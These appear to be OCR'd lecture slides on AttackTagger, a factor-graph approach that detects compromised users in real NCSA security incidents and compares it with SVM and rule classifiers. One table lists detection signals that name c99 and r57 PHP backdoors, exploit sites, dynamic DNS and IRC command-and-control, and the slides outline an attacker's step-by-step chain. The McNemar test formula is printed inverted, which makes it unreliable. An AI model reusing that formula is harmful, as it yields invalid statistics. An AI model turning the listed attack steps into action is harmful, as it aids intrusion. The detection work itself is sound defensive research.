
benign, benign
benign, suspicious
benign, malicious,
…
malicious, malicious

$$argmax_{s^1,s^2} P(s^1, s^2 | e^1, e^2)$$

Most probable s^1, s^2 is *suspicious, malicious*

Real-world Measurements & Evaluation

Extract events and raw logs from 116 real-world incidents → For each user, construct a factor graph based on extracted events and user profile → Perform inference on per-user factor graph using Gibbs sampling and output prediction




Detection timeliness and Preemption Timeliness

Measures relative order of events in an incident

Measures epoch timestamp of events in an incident

Lamport Timestamp

Absolute Timestamp



Detection timeliness and Preemption




Figure 7: The x axis is the Lamport attack duration (incident time) of the malicious users normalized to the range [0-1]. Each row (incident id) in the y axis is a detected malicious user in an incident. The dot in a row represents the time when the malicious user was detected by AttackTagger.

Attacks were detected from minutes to hours before system misuse

Performance Comparison

Name	*TP*	*TN*	*FP*	*FN*
AttackTagger	*74.2*	*98.5*	*1.5*	*25.8*
Rule Classifier	9.8	96.0	4.0	90.2
Decision Tree	21.0	100.00	0.00	79.0
Support Vector Machine	27.4	100.00	0.00	72.6

Table 7: Detection performance of the techniques

Our approach has a best detection rate (46 of 62 malicious users) and a smallest false detection rate (19 users or 1.5 %).

	AT+	AT-
SVM+	**17**	**0**
SVM-	**48**	**1250**

McNemar discrepancy matrix

Prove that detection performance of AT is better than that of SVM. Null hypothesis H_0 : both techniques have a same performance.

Measure discrepancy between two techniques: AT and Support Vector Machine (SVM).

a=AT^+SVM^+, b=AT^-SVM^+,
c=AT^+SVM^-, d=AT^-SVM^-

$$\chi^2 = 48$$

$$\chi^2 = (b+c)^2/(b-c)$$

p-value < 0.00001

AT detection performance was significantly different than SVM

Detection of hidden malicious users

Identified six hidden malicious users who were not detected by security analysts. Our detection has been confirmed with NCSA.

Event	Description	UserState
INCORRECT PASSWORD (5 times)	A user supplies an incorrect credential at login. A repeated alerts indicates password guessing or bruteforcing.	benign
LOGIN	A user logs into the target system	*suspicious*
HIGHRISK DOMAIN	A user connects to a high-risk domain, such as one hosted using dynamic DNS (e.g., .dyndns, .noip) or a site providing ready-to-use exploits (e.g., milw0rm.com). The dynamic DNS domains can be registered free and are easy to setup. Attackers often use such domains to host malicious webpages.	*suspicious*
SENSITIVE URL	A user downloads a file with a sensitive extension (e.g., .c, .sh, or .exe). Such files may contain shell code or malicious executables.	***malicious***
CONNECT IRC	A user connects to an Internet Relay Chat server, which is often used to host botnet Control servers.	***malicious***
SUSPICIOUS URL	A user requests an URL containing known suspicious strings, e.g., leet-style strings such as expl0it or r00t, or popular PHP-based backdoor such as c99 or r57.	***malicious***

Table 5: Observed events during incident 2010-05-13

Brute-force guess passwords

↓

Connect to a high-risk domain to get exploit code

↓


Download source code of a root exploit (.c) file

↓

Connect to a Command & Control server via IRC

↓

Download PHP backdoor to keep connection to the compromised machine



Conclusion

1. Factor graph is a suitable representation of user/system state transitions in security incidents.

2. Experimental evaluation of factor graph shows that a majority compromised users (74%) can be detected in advance (minutes to hours before the system misuse)

3. Our approach can detect a variety of attacks, including hidden attacks that went unidentified by security analysts.

Machine Learning methods in Security

1.Detect malicious URLs using linear classification

"Design and Evaluation of a Real-Time URL Spam Filtering Service."

Kurt Thomas, Chris Grier, Justin Ma, Vern Paxson, Dawn Song. In Proceedings of the 32nd IEEE Symposium on Security and Privacy, May 2011.

2. Detect malicious mobile apps using app permissions characteristics

Wei Yang, Xusheng Xiao, Benjamin Andow, Sihan Li, Tao Xie, and William Enck. AppContext: Differentiating Malicious and Benign Mobile App Behavior Under Contexts, Proceedings of the International Conference on Software Engineering (ICSE), May, 2015. Firenze, Italy.

3. Detect spam using Naive Bayes

Using naive bayes to detect spammy names in social networks

David Freeman, Proceeding

AISec '13 Proceedings of the 2013 ACM workshop on Artificial intelligence and security

References

Samhain file integrity monitor, http://www.la-samhna.de/samhain/

Frey, Brendan J. (2003), "**Extending Factor Graphs so as to Unify Directed and Undirected Graphical Models**", in jain, Nitin, UAI'03, Proceedings of the 19th Conference in Uncertainty in Artificial Intelligence, August 7–10, Acapulco, Mexico, Morgan Kaufmann, pp. 257–264

Aashish Sharma, Zbigniew Kalbarczyk, James Barlow, Ravishankar K. Iyer: **Analysis of security data from a large computing organization**. DSN 2011: 506-517

CVE-2008-0006 analysis: http://www.win.tue.nl/~aeb/linux/hh/hh-12.html